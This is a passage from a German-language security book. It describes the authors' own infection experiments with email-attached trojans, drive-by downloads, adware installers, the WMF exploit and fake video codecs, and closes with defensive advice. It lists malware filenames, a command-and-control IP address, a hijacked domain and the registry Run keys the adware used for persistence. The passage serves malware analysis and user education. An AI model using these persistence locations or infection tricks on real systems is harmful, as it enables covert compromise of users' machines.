Die Fehlermeldung ist recht geschickt gewählt. Scheinbar gibt es ein Problem mit dem Acrobat Reader – so zumindest denkt der unbedarfte Anwender. In Wirklichkeit starteten diverse Malware-Routinen. Da die Rechner-Firewall aktiv war, bekamen wir im Einzelnen mit, was sich tat.

[187] http://www.drivesnapshot.de/de/index.htm

[188] http://www.bexlab.com




Bild 17.28: Der Schädling verankert sich im System

Für das Experiment erlaubten wir die jeweiligen Aktionen. Danach starteten wir WINcon erneut, um das System auf die Veränderungen hin zu untersuchen. Es tat sich eine ganze Menge:




Bild 17.29: Mit WINcon den Veränderungen auf der Spur

Einige Dateien wurden gelöscht, z. B. der ursprüngliche Schädling *rechnung.pdf.exe,* und leider auch eine DLL-Datei, die Mozilla Firefox zum Starten benötigte – woraufhin nur noch der Internet Explorer funktionierte. Andere Dateien wie die schon unrühmlich aufgefallene *adsndsd.exe* verewigten sich im Systemordner von Windows. Es ist gerade für Neulinge nicht so einfach, die vielen Einträge, die WINcon liefert, adäquat einzuschätzen. Sobald Rootkits ins Spiel kommen und WINcon auf dem infizierten System gestartet wird, kann man sich auf die Ergebnisse nur noch bedingt verlassen, da Kernel-Rootkits natürlich in der Lage sind, die Scanergebnisse von WINcon zu verfälschen.

Um auf der sicheren Seite zu sein, booteten wir unser System mit einer zweiten Platte und überprüften die infizierte Partition mit zwei klassischen Malware-Scannern. Das Ergebnis war dann auch keine große Überraschung – es deckt sich weitgehend mit den Befunden, die WINcon liefert. Etwas überrascht waren wir dann aber trotzdem: Abgesehen von einem außer Kraft gesetzten Mozilla Firefox und einem nicht weiter aktiven Schädling im Systemverzeichnis geschah nichts. Unsere Vermutung geht in Richtung Zonealarm. Da diese Firewall über einen Kernelmode-Treiber verfügt, der auch im Hintergrund Systemveränderungen verhindert, hat sich zumindest dieser Schädling nicht weiter verbreiten können.

17.3.2 Experiment 2: *bild-07_jpg.com*

Im zweiten Versuch testeten wir eine Datei mit dem vielversprechenden Namen *bild-07__jpg.com*, die sich Ende November 2006 zusammen mit folgender Mail auf unsere Platte verirrte:

> Hi Miriam,
> langsam wird's eng, in zwei Monaten läuft mein Arbeitslosengeld aus und ich bekomme Hartz IV – darf gar nicht daran denken, deswegen komme ich auf Dein Angebot zurück, (Attraktives Girl für Escort und Begleitung ...). Also Tages -und Abendfreizeit ist bei mir vorhanden, würde gern mit Dir zusammen arbeiten. Hauptsache, der Verdienst stimmt.
> Als Anlage ein freizügiges Foto von mir für die Kundenkartei. Ich hoffe auf Deine Diskretion und freue mich auf Antwort.
> LG, Kimberly

Da die Datei mit 253 KB ein wahres Malware-Schwergewicht ist, waren wir gespannt, was sich hier tun würde. Um etwas intensiver die Verbindungsversuche zu dokumentieren, installierten wir den Port Explorer[189]. Das Tool erlaubt ein Port-to-Process-Mapping, d. h., es zeigt alle offenen und versteckten TCP- und UDP-Ports an, die einem laufenden Prozess zugeordnet sind. Auch kann man sich mit dem eingebauten Packet-Sniffer die übermittelten Daten anschauen.

Nach dem Anklicken öffnete sich zuerst ein leeres Command-Fenster, danach zeigte sich eine züchtig bekleidete Dame in schlechter Auflösung.

---

[189] http://www.diamondcs.com.au/portexplorer

Bild 17.30:
Schlecht aufgelöste Tarnung des Trojaners

Im Hintergrund schritt die Infektion munter fort. Neue Dateien wurden heruntergeladen, nahmen Kontakt auf ins Internet und versuchten, sich in der Registry zu verankern.




Bild 17.31: Trojanerroutine(n)

Natürlich waren wir sehr gespannt, was die Quelle des freizügigen Spenders dieser Malware betrifft, aus diesem Grund ließen wir den Port Explorer im Hintergrund mitlaufen.




Bild 17.32: Dem Täter auf der Spur

Eines der Programme, die Datei *dc.exe,* nahm Kontakt auf zur Seite 83.129.8.235 – eine Seite, die bei Tiscali Online (Deutschland) registriert ist. Gab man die Adresse im Browser ein, erschien die lapidare Meldung, dass hier gerade erfolgreich ein Apache-Server installiert wurde. Witzigerweise verschwand die Seite einen Tag nach unserem Test. Was kann man als betroffener User jetzt tun? Nun, die Sache gestaltet sich, da der

Trojanerfreak aus Deutschland zu stammen scheint, recht einfach. Über eine Whois-Abfrage bekommt man nicht nur den ISP, sondern auch eine E-Mail-Adresse heraus: *team@abuse.tiscali.de*. Wir haben hier unsere Protokolle hingeschickt und warten gespannt auf eine Antwort. Unsere Vermutung: Hier hat sich ein eher unbedarftes Script-Kiddie einen üblen Scherz erlauben wollen. Da die Seite bislang noch nicht aus dem Verkehr gezogen wurde, tippe ich darauf, dass die Mail vermutlich gezielt plaziert wurde.

17.4 Drive-by-Downloads

Eine Malware-Infektion kommt nicht nur über entsprechende Attachments zustande, sondern fast ebenso häufig kann sich ein Anwender beim Besuchen einer (un)bekannten Webseite einen Schädling einfangen. Technisch betrachtet kommen dafür zwei Möglichkeiten in Betracht. Die erste Möglichkeit setzt auf Sicherheitslücken in Webbrowsern, indem diesem speziell präparierte Webseiten angeboten werden, die z. B. einen Buffer-Overflow im Browser auslösen, wodurch dann beliebiger Shellcode auf dem Opfer-PC ausgeführt wird. Man nennt diese Angriffstechnik auch Remote-Code-Execution-Attacks. Die Anfälligkeit gegenüber solchen Attacken basiert häufig auf mobilem Code in Form von ActiveX-, Java oder JavaScript, ohne die eine Webseite selten in ihrer vollen Funktionalität betrachtet werden kann.

Hin und wieder erreichen mich Mails mit folgendem Aufhänger:

Bild 17.33: Einladung zum Drive-by Download

Der Inhalt der Mail besteht dann in nichts anderem als dem berüchtigten Link, in unserem Fall: *www.coldspread.de*. Für kurze Zeit ist dann die gekaperte Webseite der Band gleichen Namens zu erreichen. In Abhängigkeit davon, ob Skripts aktiviert oder deaktiviert sind, erfolgt dann die Infektion durch einen Trojandownloader (in unserem Fall durch Nurech). Einen Tag später ist die Seite meistens abgeschaltet, der Zugriff darauf verboten oder sonstwie nicht zu erreichen, da die ursprünglichen Seitenbetreiber vermutlich alle Hände voll zu tun haben, ihre ursprüngliche Webseite wiederherzustellen und die Sicherheitslücken zu stopfen.

Die zweite Möglichkeit besteht darin, den Surfer dazu zu verleiten, mit einem Klick ein für ihn kostenloses Angebot zu akzeptieren oder sich offiziell ein Programm, einen neuen Codec etc. herunterzuladen. Eine ganze Branche nutzt diese Masche – die Advertiser oder, vornehmer ausgedrückt, Firmen, die mit Online-Marketing ihr Geld verdienen. An vorderster Front stehen hier Firmen wie iframeCash.biz oder iframeDollar.biz. Ihr Geschäftsmodell hat zwei Seiten: Wer eine Webseite hat und damit Geld verdienen möchte, rüstet diese mit einigen Zeilen Code dieser Firmen aus. Ruft ein Anwender jetzt diese Seite auf, installieren sich im Hintergrund ungefragt etliche Programme, die in der Folge seinen Browser umleiten, Suchergebnisse verfälschen und ihn ungefragt mit Werbeeinblendungen jeglicher Art überschwemmen. Pro 1.000 (unfreiwilliger) Userinstallationen zahlt iframeCash.biz 80 US-Dollar. Nach einem ähnlichen Konzept agiert MediaTickets:

Bild 17.34: Malworker at Business

Dem User, der nichtsahnend einem scheinbar interessanten und für ihn kostenlosen Angebot folgt und klickt, passiert Folgendes:

Auf seiner Platte starten zwei Prozesse: *arsetup.exe* und *installer.exe*, die auf die ebenfalls neu heruntergeladene Systembibliothek *MediaTicketsInstaller.ocx* zugreifen. Weiterhin wird die Registry um entsprechende Starteinträge ergänzt.

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\msn
messanger
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\regrun
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\propro
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\MEDIATICKETSINSTALLER.
MediaTicketsInstallerCtrl.1
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{39DA2444-065F-47CB-B27C-
CCB1A39C06B7}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{9EB320CE-BE1D-4304-A081-
4B4665414BEF}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{3517FB25-305D-4012-B531-
186E3851E7ED}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Interface\{4781DAA6-4DE5-47A1-B02A-
945F0D017A9E}
HKEY_LOCAL_MACHINE\SOFTWARE\Classes\TypeLib\{5530D356-0063-41B9-B20D-
E9D799E8D907}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Code Store Database\Distribution
Units\{9EB320CE-BE1D-4304-A081-4B4665414BEF}
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ModuleUsage\
%Windir%/Downloaded Program Files/MediaTicketsInstaller.ocx
```

Sobald Windows neu startet, werden die Werbeeinblendungen aktiv, und damit dies auch im Browser korrekt angezeigt wird, manipulieren diese Dateien auch noch die Sicherheitseinstellung des Internet Explorers.

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3\CurrentLevel
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet
Settings\Zones\3\Flags
```

Für derartige Scherze ist leider der Internet Explorer von Microsoft extrem anfällig. Bei Opera sowie Mozilla Firefox, die auf den Einsatz von Active X gänzlich verzichten, sind die Hürden für derlei Schädlinge entschieden höher. Der Surfer muss hier in jedem Fall explizit zustimmen, wenn eine Webseite ihm irgendwelche dubiose Toolbars etc. unterjubeln möchte. Wer sich etwas näher über die Nutzung von Exploits und Advertising informieren möchte, dem sei die sehr informative Seite von *www.benedelman.org* empfohlen.

Einer der berüchtigtsten Exploits, mit dessen Hilfe ahnungslosen Surfern nicht nur Adware, sondern auch Trojaner inklusive Keylogger und Backdoors untergeschoben wurden, ist der WMF-Exploit, der zwischen der Jahreswende 2005/2006 die Internetszene ziemlich verunsicherte, bis Microsoft Ende Januar 2006 einen Patch herausbrachte. Der Exploit nutzt eine Schwachstelle im *Windows Picture and Fax Viewer*. Wird eine solchermaßen präparierte Seite im Internet Explorer geladen, erfolgt die Infektion automatisch: Der IE erkennt auf der fraglichen Seite eine Vektorgrafik (WMF-Datei) und aktiviert dann das Viewer-Modul, das den Shellcode ausführt.

Mozilla Firefox-Anwender hatten hier bessere Chancen, denn hier fragte der Browser, ob die WMF-Datei gespeichert und auf der lokalen Platte angezeigt bzw. ausgeführt werden sollte. Anhand des in unserer Tools-Sektion vorgestellten WMF-Makers kann man die Arbeitsweise der Angreifer nachvollziehen. Der Exploit an sich ist harmlos; mit dem Baukasten kann man aber steuern, welche Datei der Picture Viewer versteckt ausführen soll. In der Regel bindet man hier einen Trojan Dropper ein, der dann auf das Zielsystem weiteren Schadcode (Adware, Spyware etc.) platziert.

Kein Drive-by-Download, aber dennoch ein heimtückischer Angriff auf die Gutgläubigkeit von Internet-Usern erlebt man beim Besuch der Seite *www.zcodec.com*. Völlig dreist wird man aufgefordert, sich einen neuen, qualitativ besseren Videocodec herunterzuladen.

Auch wenn die Seite nicht mehr funktioniert, es gibt jede Menge Nachahmer, wie z. B. den Trojaner Zlob, vicodes, vidcodec, vcodec oder xxx-codec, und fast immer handelt es sich um den gleichen angeblichen Videocodec. Eine verwandte Masche kann man auf etlichen Sexseiten bewundern. Bevor man dort aber irgendetwas sehen kann, poppt ein Fenster mit einschlägigem Inhalt auf:




Bild 17.35: Ein Angebot, das man besser ausschlägt




Bild 17.36: Trojaner getarnt als Videocodec

Dieser Codec ist ein klassisches Trojanisches Pferd, das auf dem Rechner eine Backdoor einrichtet, die dem Angreifer Tür und Tor öffnet. Obwohl sich in unserem Experiment keine weitere Sypware installierte, gelang es dem Schädling doch, auf Port 53 eine Verbindung zu einem Rechner in der Ukraine herzustellen.




Bild 17.37: Backdoor in die Ukraine

Nicht mehr zum Thema »Drive-by-Downloads«, sondern eher ins Kapitel »Driven by Ignorance« gehören Malware-Downloads über verseuchte Dateien – im Grunde eine Parallele zu den Mailanhängen. Wer über ein P2P-Tool eine Musikdatei mit der Dateiendung *exe* oder auf einer anrüchigen Seite den ultimativen Crack für die Umwandlung einer Demo- in die Vollversion herunterlädt, dem ist eigentlich nicht mehr zu helfen. Grenzenlose Naivität oder schlichtweg Gier machen solche User zur leichten Beute von Internetgangstern und Abzockern.

Wer jetzt mehr über Malware und die feinen Unterschiede zwischen Trojanern, Rootkits, Viren und RATs noch näher erfahren möchte, dem sei mein »Anti Hackerz Book 2009« wärmstens empfohlen. Ingesamt bleibt festzuhalten, dass die Bedrohung aus dem Internet insgesamt in der Breite wächst und die Angriffszenarien teilweise wenigstens einen hohen technologischen Standard aufweisen.

Auf der anderen Seite haben wir aber den Eindruck, dass die Gefährlichkeit dieser Malware-Attacken und präparierter Internetseiten mitunter arg überschätzt wird. Nach speziell präparierten Webseiten beispielsweise haben wir eher im Stunden- als im Minutenbereich suchen müssen. Die Malware-Baukästen sind für Script-Kiddies eine hübsche Spielwiese; das Potenzial dieser zusammengeklickten Schädlinge ist für ein ordentlich gepatchtes und abgesichertes Betriebssystem nach unseren Testergebnissen aber nicht sonderlich hoch. Ungleich gefährlicher sind neue, auf bestimmte Anwendergruppen gezielt abgesetzte Schädlinge, Zero Day Exploits, die sich – gut getarnt durch Rootkits – hinter dem Rücken der Anwender im System einnisten.

17.5 Schutz vor (un)bekannten Schädlingen aus dem Netz

Wie schützt man sich generell und vor allem wirkungsvoll vor solchen Attacken? Den wichtigsten Schutz überhaupt bietet ein Tool, das sich im Repertoire aller Netzanwender befinden sollte: Brain 2.0, der eigene Verstand, denn die größte Gefahr für die Computer- und Netzwerksicherheit sitzt meistens vor dem Monitor, der sogenannte »Bio-Layer«. Hier gilt die Maxime: Wenn Du weißt, was Du tust, kannst Du tun, was Du willst. Ich (PK) spreche hier durchaus aus Erfahrung, denn aus Unachtsamkeit und schierer Neugier hätte ich mir mein Heimnetzwerk auch schon einige Male zerschießen können.

Anlässe gibt's genug. Vor wenigen Jahren ereilte mich das Schicksal fast zweimal kurz hintereinander. Beide Male war es schon ziemlich spät (eine Entschuldigung braucht schließlich jeder). Es war also gegen 2:00 Uhr morgens und ich checkte gerade meine Mails bei GMX, der im Allgemeinen Mails mit bösartigem Code schnell ausfiltert, sodass ich mir auch nicht viel dachte, als ich den Mailanhang anklickte, der mir ein wichtiges Update in Aussicht stellte. Misstrauisch wurde ich erst, als eine kurze Installationsmeldung aufblitzte und dann nichts mehr kam. Mein Misstrauen bestätigte sich dann schnell. Ich hatte einen Schädling aktiviert – allerdings befand der sich noch in einem experimentellen Stadium, wo er wenig Schaden anrichtete. Auf jeden Fall war ich wieder hellwach und bestrebt, Schadensbegrenzung zu betreiben.

Einige Tage später erwischte es mich nach einer offiziellen Softwareinstallation. Ich hatte das Programm, das ich bis dato noch nicht kannte, aus einer relativ unbekannten Shareware-Sammlung heruntergeladen. Stutzig wurde ich in dem Moment, als die Firewall mehrfach Versuche eines Treibers meldete, Kontakt ins Internet herstellen zu wollen. Auch in dem Fall hatte ich mir einen Schädling eingefangen. Ein gesundes Misstrauen privat wie im Büro ist der Sicherheit meistens zuträglich.

- Öffnen Sie niemals unbesehen den Mailanhang einer Ihnen unbekannten Quelle.
- Prüfen Sie die Plausibilität von Absender, Mailinhalt und Anhang: Ergibt alles einen nachvollziehbaren Sinn? Eine E-Mail von Ihrem Chef mit dem Text »Na, schon gesehen?« und dem Anhang *britney.spears.pdf.exe* ist vielleicht nicht das, was es zu sein scheint.
- Sicherheitsupdates und Patches werden von Microsoft & Co. im Allgemeinen nicht via E-Mail versandt oder annociert.
- Rechnungen werden in aller Regel als PDF-Dokument, nie jedoch als PE-Datei (mit ausführbarem Code) verschickt; insbesondere ist Misstrauen angesagt, wenn Sie mit dem betreffenden Unternehmen in keiner Geschäftsbeziehung stehen.
- Meiden Sie unbekannte Downloadquellen und -archive. Im besten Fall ist die Software mit Adware verseucht; im schlimmsten Fall holen Sie sich einen Trojaner mit Rootkit auf die Platte.
- Sex & Porn, ein wundersames Phänomen: Die Branche glänzt mit gigantischen Zuwachsraten, aber offiziell besucht niemand entsprechende Seiten. Bilder und Videos werden selten aus reiner Menschen-/Sinnenfreude verschenkt; auf keinen Fall

braucht man aber spezielle Zugangssoftware, Player oder Codecs, um diesen Schmuddelkram goutieren zu können.

- Warez: Wenn Sie Software nicht bezahlen können oder wollen, brauchen Sie sie meist auch nicht wirklich. Es ist im Übrigen kein Widerspruch in sich: Es gibt seriöse Warez-Quellen, aber verschenkt wird in den seltensten Fällen etwas. Dass Sie mit Werbung zugemüllt werden, ist oft nur das geringste Problem. Ein Tipp: Greifen Sie alternativ zu Open-Source-Programmen!

Wie so oft sind es die einfachen Regeln, über die selbst erfahrene Internet-User stolpern. Was wir oben über Mailanhänge und Downloads gesagt haben, gilt auch fürs Surfen. Man sollte sich bewusst sein, dass das eigene, risikoreiche Verhalten die meisten Malware-Attacken begünstigt. Wer berufsmäßig nach neuesten Rootkits und Trojanerbaukästen das Internet absucht, chinesischen und russischen Hackerseiten seine Referenz nicht versagt, muss anders vorgehen und besser ausgerüstet sein als jemand, der via Internet seinen Interessen als Brieftaubenzüchter frönt. Zu sicher sollte man sich in diesem Fall allerdings auch nicht fühlen. Nicht selten verbergen sich Drive-by-Downloads auch auf den vorderen Plätzen bei einer Google-Suche.

Webseiten werden des Öfteren gehackt, und nicht immer verewigen sich die Angreifer nur mit ihrem Logo. Die bösartigere Variante ist die, dort Malware-Links bzw. Malware-Code zu platzieren. Manchmal braucht man noch nicht einmal die Seite zu hacken. Es reicht, in Wikipedia einen Artikel mit einem Malware-Link zu versehen und Leser genau darauf anzusetzen. So geschehen im November 2006: Findige Hacker mit einem ausgeprägten Hang für Ironie manipulierten dabei die Seite mit Informationen zum Wurm *W32.Blaster*. Es wurde darin vor einer neuen Version des Wurms *Lovesan/MS Blaster* gewarnt und auch gleich ein Verweis auf einen angeblichen Fix eingebaut. Wer sich schützen wollte, tappte in genau diese Falle.

Ähnlich beliebt ist es, in Diskussionsforen Links zu interessanten Webseiten oder Downloads einzustreuen. Zwar werden diese schon nach kurzer Zeit enttarnt, aber einige unachtsame Surfer hat es dann bereits erwischt. Noch ein gutes Stück gemeiner sind die Tricks der Script-Kiddies, ahnungslose Opfer dadurch in die Falle zu locken, dass man via Chat-Tools, Live Messengers, VoiP-Tools etc. einen persönlichen Kontakt zum Opfer aufbaut und ihm dann den Schädling unter die Weste jubelt. Der größte Vorteil dieser Variante: Man kann vorher das Opfer aushorchen, um dann konkret und gezielt die Sicherheitslücken auszunutzen. Das ganze Ausmaß dieses Elends wird dann in den Foren des *www.trojaner-board.de* oder auch *www.hijackthis-forum.de* deutlich.

17.5.1 Mailprogramm und Webbrowser absichern

